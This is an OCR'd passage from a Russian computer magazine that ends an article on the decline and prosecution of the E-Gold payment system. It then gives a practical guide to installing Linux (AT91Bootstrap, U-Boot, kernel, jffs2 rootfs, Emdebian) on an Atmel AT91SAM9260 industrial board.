Еще один тяжелый удар системе нанес аукцион eBay, в 2006 году полностью перешедший на PayPal и отказавшийся от услуг других сервисов электронных платежей. И пускай E-Gold была далеко не единственной «оставленной за бортом» системой, на eBay «электронное золото» было упомянуто отдельной строкой. Правила аукциона подчеркивали, что использование E-Gold карается немедленным закрытием аккаунта продавца (добавим, что аналогичную меру можно схлопотать отнюдь не только за использование E-Gold).

ЗАБВЕНИЕ Несмотря на то, что на протяжении всей статьи речь о E-Gold идет в прошедшем времени, сегодня компания и



ОФИЦИАЛЬНЫЙ САЙТ E-GOLD.COM ВЫГЛЯДИТ НЕ СЛИШКОМ СОВРЕМЕННО

сама платежная система все еще живы. При этом:

• создание новых аккаунтов «временно заморожено»;
• вывести деньги с уже имеющегося счета можно лишь с огромным трудом.

Ни один человек в здравом уме не станет расплачиваться через E-Gold, но «электронное золото» не желает идти ко дну. Затяжная агония, начавшаяся в середине десятилетия, продолжается до сих пор.

После первой попытки «штурма» власти не оставили E-Gold в покое, и в 2007 году выдвинули против G&SR новый иск со старыми претензиями. Ореол крайне сомнительной славы, к этому моменту уже плотно окруживший систему, начал отпугивать рядовых пользователей. Зато, похоже, он ничуть не тревожил аферистов — новые аккаунты в системе плодились со скоростью примерно 95 тысяч в месяц. Интерес к E-Gold снижался — из-за этого золотой фонд компании, ранее составлявший почти 3.5 тонны золота, за год сократился почти на треть. К середине 2008-го от него осталось лишь 2.420 кг.

В итоге, летом 2008 года, после предварительных слушаний, руководство E-Gold решило признать свою вину. Очевидно, это было продуманное решение — учитывая тяжесть выдвинутых обвинений, вынесенный в конце 2008 года приговор оказался слишком уж мягким. Дугласа Джексона, его брата Рейда и Барри Дауни приговорили к 3 годам условно (включая полгода под домашним арестом и электронным наблюдением), а также — к 300 часам общественных работ. Всех троих обложили штрафом: Джексона обязали раскошелиться на $200 (это не опечатка — двести зеленых бумажных денег), а Дауни и Рейд Джексона — на $2.500 каждого. Но что самое любопытное — деятельность компании суд так же не пресек. Вместо этого судья Розмари Кольер постановила, что Gold & Silver Reserve должны оформить все необходимые для работы лицензии и привести регистрацию новых аккаунтов в системе к нормам, предусмотренным законом.

Последнее, впрочем, было сделано еще за полгода до окончания процесса. Видимо, поняв, что во второй раз сухими из воды им выйти не удастся, в E-Gold, наконец, начали действовать на опережение — например, стали требовать от пользователей нормальную контактную информацию, регистрационный номер налогоплательщика, а также указание места жительства и даты рождения. Плюс, наконец, запретили регистрировать несколько аккаунтов на одного человека и внесли в пользовательское соглашение ряд изменений, призванных подпортить жизнь кибермошенникам.

Однако вряд ли можно сказать, что все снова закончилось хорошо. Хотя компания формально до сих пор не закрыта, ее репутация безнадежно испорчена. Регистрация новых пользователей заморожена, процесс получения лицензий, очевидно, затягивается, а доверие давно подорвано.

В 2008-м масла в огонь подлили и постоянные DDoS-атаки на E-Gold, и пущенная тогда же «утка», гласившая, что систему якобы закрыли, E-Gold — банкрот и теперь не сможет расплатиться со своими клиентами. Из-за последнего сообщения пользователи (как, видимо, и ожидалось) побежали, словно крысы с тонущего корабля, и спешно бросились выводить со своих счетов средства, что тоже не улучшило общего положения дел. Раздутая вокруг E-Gold паника больно ударила по курсу «электронного золота» и породила сумасшедшие проценты комиссии. Если сегодня попытаться вывести средства со счета E-Gold, придется попотеть, разыскивая обменник и, даже если таковой найдется, — придется заплатить порядка 70% комиссии.

Что будет с E-Gold дальше, сказать сложно. Несмотря на критическое положение, доктор Джексон не унывает. Он охотно рассказывает всем, кто готов его слушать, о том, каким модификациям сейчас подвергается E-Gold, и о ее будущих надежности и удобстве. Но техническая сторона дела, это только полбеды. Компания пока даже не пытается «повернуться к пользователям лицом» и не предпринимает попыток хоть как-то реабилитироваться в глазах общественности. Возникает ощущение, что руководству попросту наплевать на промоушен и собственный облик. Чего стоит один только официальный сайт компании, вызывающий чувство острой ностальгии по 90-м и молодому интернету.

Впрочем, E-Gold на протяжении всей ее 13-летней истории всегда везло и, возможно, повезет еще раз. Шанс, что компания восстанет из пепла и предстанет перед нами в новом свете, все же, отличен от нуля, тем более что трения с властями, похоже, наконец-то, урегулированы.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ZOBNIN@GMAIL.COM/

ЧЕМПИОН В ЛЕГКОМ ВЕСЕ

Практическое руководство по поселению GNU/Linux на микроконтроллере

Цель проста — научиться ставить **ОС** на базе **Linux** на что-то, отличное от вездесущей архитектуры IBM PC. Полагаю, у тебя есть такое устройство, бывшее совсем недавно маршрутизатором или каким-нибудь промышленным компьютером. Либо ты потратился и купил полноценный одноплатник, чтобы использовать его в качестве отдельного файл-сервера. Для таких функций писать с нуля прошивку не имеет смысла, а вот поставить специальный дистрибутив Linux — самое то!

KORSET — HIDS БЕЗ ЛОЖНЫХ СРАБАТЫВАНИЙ

В предыдущем номере, напомню, была освещена теоретическая сторона вопроса и проведен обзор популярных архитектур и дистрибутивов для встраиваемых устройств. Сегодня займемся собственно установкой Линукса.
Понятно, что в твоем случае может быть совершенно другая плата с другим контроллером. Но программирование встраиваемых устройств всегда проходит по одним и тем же шагам, поэтому, научившись все делать на моем примере, нетрудно перенести полученный опыт на твой девайс, чуток подправив алгоритм. Отличия будут, но чаще всего — несущественные, причем все тонкости прошивки отдельно взятого устройства подробно описываются в Datasheet к контроллеру и на сайте производителя.
Также, для успешного завершения миссии, неплохо бы иметь базовые знания по процессу загрузки Linux и знать, что есть «периферия», «контроллер», «файловая система». Перед тем, как что-либо прошивать, получи максимум информации о подопытном устройстве: перепиши маркировки микросхем, узнай объем и типы памяти, почитай официальный сайт и форумы. Наверняка, ты не первый, кто устанавливает Linux на подобный девайс — и учиться лучше на чужих ошибках, чем на своих.
Делать все будем по шагам. И помни, ситуация не является безвыходной до тех пор, пока из устройства не пойдет дым:).

КАПРИЗНЫЙ МОНСТР

У меня есть промышленный компьютер sh27cnc1, при проектировании которого был взят за основу Atmel'овский отладочный набор AT91SAM9260-EK и добавлено несколько узлов типа ПЛИС (программируемые логические интегральные схемы) от компании Altera, а также пара параллельных портов. Вот его ключевые компоненты:

- Микроконтроллер Atmel AT91SAM9260 в корпусе PQFP
- Оперативная память: 64 Мб SDRAM (две микросхемы по 32 Мб шириной 16 бит)
- NAND-Flash: 256 Мб
- DataFlash на SPI-интерфейсе Atmel AT45DB041B: 1 Мб
- Микросхема физического уровня Ethernet, совместимая с IEEE 802.3: Micrel KSZ8041TL
- На плату также выведены USB-хост и DBGU-интерфейс

Надо помнить, что AT91SAM9260 уже не совсем микроконтроллер в том смысле, который мы привыкли вкладывать в это понятие. Ведь внутри у него ну очень много всякой разнообразной периферии, начиная с ЦАПа для вывода звука и заканчивая контроллерами локалки (EMAC — уровень Ethernet) и Flash-памяти. В этом смысле 9260 — самый, что ни на есть, компьютер-на-кристалле. Но с другой стороны, оперативной памяти у него внутри — всего 8 Кб, из которых тебе доступно только 4, а энергонезависимой там нет вообще. Этот недостаток приходится




ФОТО ДЕВАЙСА

компенсировать напайкой внешней памяти. И все же, как запускать такого капризного монстра? Тем, кто не читал мою прошлую статью, напомню. В самом начале работы процессора первым делом стартует встроенный в ROM загрузчик. У того хватает интеллекта только на то, чтобы высосать 4 Кб (одну страницу) кода из микросхемы Data- или NAND-flash памяти, скопировать их во внутреннюю оперативку (которой как раз 4 Кб) и передать на нее управление. В эти 4 Кб мы должны впихнуть код инициализации большой и взрослой оперативки SDRAM, определить напаянные микросхемы Flash-памяти, скопировать оттуда остальной код в уже работающую оперативку и передать на него управление. С этого момента уже можно говорить о том, что устройство запущено.
В общем, это не так страшно (мы не в рубрике Coding), и наша задача сведется к компиляции уже готовых исходников (да и то не всегда).
Общаться с Линуксом первое время будем через так называемый отладочный интерфейс DBGU. С точки зрения использования, это обыкновенный UART-порт с обрезанными возможностями. На моей плате он выведен через RS-232-интерфейсную микросхему на 9-пиновый COM-разъем, который уже подключается к компу.
Что загрузчики, что Линукс по умолчанию используют такие параметры порта:

```
Скорость: 115200
Данные: 8 bits
Четность: Нет
Стоп-биты: 1
Контроль: нет
```

Вбей эти параметры в свою терминальную программу на стороне PC.
Не лезь на рожон. Заставь устройство запуститься хотя бы с дефолтовыми ядром и файловой системой, идущими в комплекте с отладочной платой, а потом уже на заведомо рабочем Линуксе затачивай девайс под свои нужды. Поехали.

ЗАЛИВКА

Как уже неоднократно говорилось, AT91SAM9, когда не находит подходящих прошивок по нулевым адресам Data- и NAND-флеш памяти, запускает живущую в ROM программу SAM Boot Agent (SAM-BA). На устройстве САМ-Бу можно вызвать закороткой особого пина (смотри документацию) или просто бросанием SPI Slave Output ножки на землю. Подключаем девайс к USB-порту и проверяем, как он определился:

```
$ lsusb
Bus 002 Device 060: ID 03eb:
6124 Atmel Corp. at91sam SAMBA
bootloader
```

Далее, по ссылке www.linux4sam.org/twiki/bin/view/Linux4SAM/SoftwareTools, качаем софт для прошивки. Оттуда же узнаем наши следующие шаги:

```
# modprobe usbserial vendor=0x03eb
product=0x6124
```

Что ж, у нас есть виртуальный COM-порт, к которому подключаемся софт-программатором. Бинарник после распаковки называется samba_cdc_2.8.linux_01, его и вызываем. При запросе указываем порт/dev/ttyUSB0 и плату

КОНСОЛЬКА С ПРОЦЕССОМ ЗАГРУЗКИ ЯДРА

КОНСОЛЬ С U-BOOT

AT91SAM9260-EK. Теперь, выбирая вкладками нужную периферию, можно заливать код. Не забывай вызывать скрипты типа Enable Flash и нажимать Execute, иначе при попытке обратиться к неинициализированной микросхеме устройство повиснет вместе с программатором. Первичный 4-килобайтный загрузчик лучше заливать через скрипт Send Boot File, а все остальное — через диалог посередине окна и указание адреса вручную. Если загрузчик ругается и не хочет копировать данные, убедись, что адрес кратен размеру блока (0x10000 байт для NAND). Возможно, тебе еще понадобится компилятор arm-elf-gcc под архитектуру ARM. Берется он с сайта gnuarm.com. После этого все должно быть готово к прошивке и отладке.

ЗАГРУЗЧИК ПЕРВОГО УРОВНЯ, AT91 BOOTSTRAP

Качаем его по адресу www.linux4sam.org/twiki/bin/view/Linux4SAM/AT91Bootstrap. Если твоя микросхема Dataflash живет на Chip Select 1, то сразу можешь взять скомпилированный бинарник, иначе придется мучить исходники. Распаковываем. Следуя мануалу по тому же адресу, выбираем нужную нам конфигурацию путем использования соответствующего Makefile. Имея 8-мегабитный Dataflash на плате, загрузчики я запихивал именно туда, а ядро с ФС — уже на 256-мегабайтный NAND-Flash. Значит, в моем случае проект компилируется вот так:

```
$ cd board/at91sam9260ek/dataflash
$ make CROSS_COMPILE=arm-elf -
```

Загрузчик простенький, в его кодах не составит труда разобраться, но следи, чтобы размер итогового бинарника не превышал 4096 байт. Мне еще пришлось раскомментировать «драйвер» моей Dataflash-микросхемы AT45DB041B в файле driver/dataflash.c. Функция df_init не совпадала с установленной на референсном отладочном наборе. Она была подложена в проект, просто закомментирована для уменьшения размера.

Чтобы быть уверенным, что загрузчик честно отрабатывает свою часть и передает управление дальше, раскомментируй строчку «#undef CFG_DEBUG» в заголовочном файле at91sam9260ek.h. Тогда загрузчик сможет плеваться сообщениями на отладочный порт, и, если что-то не заработает, ты найдешь проблему быстрее.

После компиляции заливай получившийся .bin в выбранный тобой Flash через SAM-BA Boot, используя скрипт «Send Boot File». Перезагружай устройство и смотри на отладочные сообщения, чтобы быть уверенным в этом этапе.

ЗАГРУЗЧИК ВТОРОГО УРОВНЯ, U-BOOT

Таковым его можно назвать лишь с натяжкой. Этот монстр разве что в тетрис не играет. Умеет загружать ОСь откуда угодно, в том числе и по сети (TFTP и BOOTP), тестировать и копировать RAM и Flash память. Кроме того, поддерживает простые скрипты. В общем, забираем с прилагаемого к журналу диска архив с исходниками u-boot–1.3.4.tar. bz2, распаковываем, добавляем экспериментальный патч u-boot–1.3.4-exp.diff и собираем:

```
$ make at91sam9260ek_dataflash_cs0_
config
$ make CROSS_COMPILE=arm-elf -
```

Теперь определимся, куда заливать u-boot.bin. Если ты смотрел исходники загрузчика первого уровня (4-килобайтный Bootstrap), то мог заметить несколько любопытных дефайнов:

$ less at91sam9260ek.h

```
#define IMG_ADDRESS 0x8400/* Image
Address in DataFlash */
#define IMG_SIZE 0x33900/* Image
Size in DataFlash */
#define JUMP_ADDR 0x23F00000/*
Final Jump Address */
```

Это именно те адреса, откуда Bootstrap берет прошивку (в нашем случае, U-Boot) и куда ее копирует. Если ты не менял эти дефайны, то лей образ в Dataflash по адресу 0x8400. Так называемый Environment, а, по сути, конфигурационный блок загрузчика, тоже должен где-то жить. Его место — между самим U-Boot'ом и первичным загрузчиком по адресу 0x4200 (смотри /include/configs/at91sam9g20ek.h), поэтому в будущем не трогай этот блок, если не хочешь настраивать все заново.

Перегружаемся и смотрим результаты. U-boot должен определить имеющуюся память, обломаться с загрузкой ядра и вывалиться в командную строку. Пиши help и изучай возможности.

ЯДРО LINUX

Поигравшись с командной строкой U-Boot, переходи к собственно загрузке ядра. Откуда его брать? По адресу www.linux4sam.org/twiki/bin/view/Linux4SAM/LinuxKernel можно скачать прекомпилированное ядро, заточенное под отладочную плату. Предлагаю начать именно с него, так оно гарантировано работает. Ядро у меня живет в NAND-Flash памяти по адресу 0x42000. Этот адрес посоветовал мануал, хотя я имел полное право грузить его куда угодно; надо только следить, чтобы оно не пересекалось с другими данными.


Итак, берем ядро посвежее (2.6.27), на будущее скачиваем с той же странички исходники с патчем и, вызвав SAM-BA Boot, заливаем в выбранный флеш по выбранному адресу. После перезагрузки снова оказываемся в командной строке U-Boot. Пишем такие команды:

```
U-Boot> setenv bootcmd nboot
0x22000000 0x0 0x42000\; bootm
U-Boot> saveenv
```

Опция setenv задает переменные окружения. Bootcmd — особая переменная, через нее описывают команды (в данном случае — «nboot 0x22000000 0x0 0x42000; bootm»), которые требуется выполнить после 3-секундного таймаута в начале загрузки U-Boot. Команда nboot копирует данные из NAND-Flash по указанному адресу, а bootm — запускает программу, упакованную утилитой mkimage (смотри дальше).



СОБИРАЕМ EMDEBIAN



ДОЛГО И НУДНО ЗАЛИВАЮ ФС ЧЕРЕЗ SAM-BA BOOT

Если же клавиша была нажата, и ты оказался в командной строке, то дефолтовая загрузка выполняется командой boot. В общем, если все сделано правильно, то сначала появится небольшая статистика о ядре, а потом начнется его распаковка (строчка «Uncompressing Linux»). Затем должно завестись само ядро, радостно извещая об этом множеством сообщений на отладочный порт. Читай их внимательно, там сообщается об удачных и не очень фактах подключения периферии. В дальнейшем это может помочь при перекомпиляции и заточке.

Как только ядро выскажет все, что думает об окружающем его мире, произойдет самое логичное, что может случиться — оно запаникует! Файловой системы ведь нет. Это нормально,— прикручиванием ФС мы займемся чуть позже.

Скомпилировать ядро, если в этом будет необходимость, также несложно. Качаем ванильное ядро, а с linux4sam.org утягиваем патч для платы и дефолтный конфиг.

Возможно, патч придется править, если твой девайс отличается от отладочного набора (иначе часть периферии не запустится).

Накладывание патча

```
$ cd linux-2.6.27/
$ wget maxim.org.za/AT91RM9200/2.6/2.6.27-at
91.patch. gz
$ zcat 2.6.xx-at91.patch. gz | patch -p1
```

Конфигурирование и компиляция

```
$ wget www.linux4sam.org/twiki/pub/Linux4SAM
/LinuxKernel/at91sam926yek_defconfig
$ cd linux-2.6.27/
$ cp at91sam926yek_defconfig.config
$ make ARCH=arm oldconfig
$ make ARCH=arm menuconfig
$ make ARCH=arm CROSS_COMPILE=arm-elf —
```

Дожидаемся окончания компиляции и «обертываем» ядро в понятный U-Boot'у формат:

```
$ mkimage -A arm -O linux -C none -T kernel\
-a 20008000 -e 20008000 -n linux-2.6\
-d arch/arm/boot/zImage uImage
```

Параметр '-a' сообщает в оперативной памяти, куда загружать ядро, а '-e' — откуда его стартовать. Естественно, этот адрес не должен пересекаться с тем, куда U-Boot изначально копировал образ (0x2200_0000).

ФАЙЛОВАЯ СИСТЕМА

Теперь, когда у нас есть полноценное рабочее ядро Linux, сумевшее подцепить периферию и Flash-карту, неплохо бы на эту флешку скинуть ФС. Но начальная часть носителя уже занята, а никакой таблицы разделов, которую мы привыкли видеть в начале каждого IBM-совместимого диска, у нас нет и не будет. Разработчики Evaluation Kit, не мудрствуя лукаво, просто записали список разделов внутрь ядра Linux (смотри linux–2.6.27/arch/arm/mach-at91/board-sam9260ek.c)! Особо внимательные увидели этот список еще на этапе загрузки ядра. В общем, файловую систему грузим по адресу 0x400000 (/dev/mtdblock1). Для начала можно взять предлагаемую на linux4sam.org. Их там две — это дистрибутивы OpenEmbedded/Angstrom и более легковесный BuildRoot на базе uClibc. Готовые базовые образы тоже можно скачать, они уже упакованы в jffs2-образ для флеш.

Как зальешь ФС, не забудь обновить переменную bootargs в меню u-boot, ее значение подставляется в качестве параметров командной строки ядра:

```
U-Boot> setenv bootargs root=/dev/mtdblock1
rootfstype=jffs2 rw
U-Boot> saveenv
```

Надеюсь, все прошло успешно, и у тебя затребовали авторизацию. Пиши логин root, а пароль оставляй пустым. Поздравляю, мы в системе! Осматривайся, проверяй, все ли на месте:). А если возможностей предустановленного дистрибутива тебе показалось мало, то читай дальше.

EMDEBIAN (EMDEBIAN.ORG)

Этот дистрибутив, как нетрудно догадаться, базируется на Debian и затачивается под легковесные встраиваемые устройства путем выкидывания из пакетов всего лишнего, типа документации и локализации. С Дебиан на двух моих машинах, Emdebian был для меня логичным выбором. В настоящий момент в рамках проекта представлено два релиза — Grip и Crush, оба бинарно совместимы с Debian GNU/Linux 5.0 «Lenny». Я ставил Grip, как более полновесный на базе coreutils и glibc. Подробнее о различиях читай на сайте. Устанавливается Emdebian с помощью стандартного пакета debootstrap или набора скриптов emdebian-tools. Оба варианта примерно одинаковы по функционалу, выбирай любой. Далее ставим все, что найдется по команде «apt-cache




links

- Полезный сайт по AT91SAM: linux4sam.org.
- Хомяк универсального загрузчика U-boot: www.denx.de/wiki/U-Boot.
- Хороший форум разработчиков железа: electronix.ru.



dvd

- На прилагаемом к журналу диске можно найти исходники ядра и U-Boot с наложенными патчами, образы файловых систем OpenEmbedded/Angstrom и BuildRoot, а также немного документации по железу.



ОТЛАЖИВАЕМ ДЕВАЙС ЧЕРЕЗ DBGU

search emdebian»,— в хозяйстве пригодится. Следующий шаг: создаем файл packages.conf с таким содержимым:

```
SCRIPT=/usr/share/debootstrap/script
s/lenny
MIRROR=http://www.emdebian.org/grip/
PROXY=http://www.emdebian.org/grip/
SUITE=stable
```

И запускаем emsandbox:

```
emsandbox -a arm -v./ -m./ --machine-path .
```

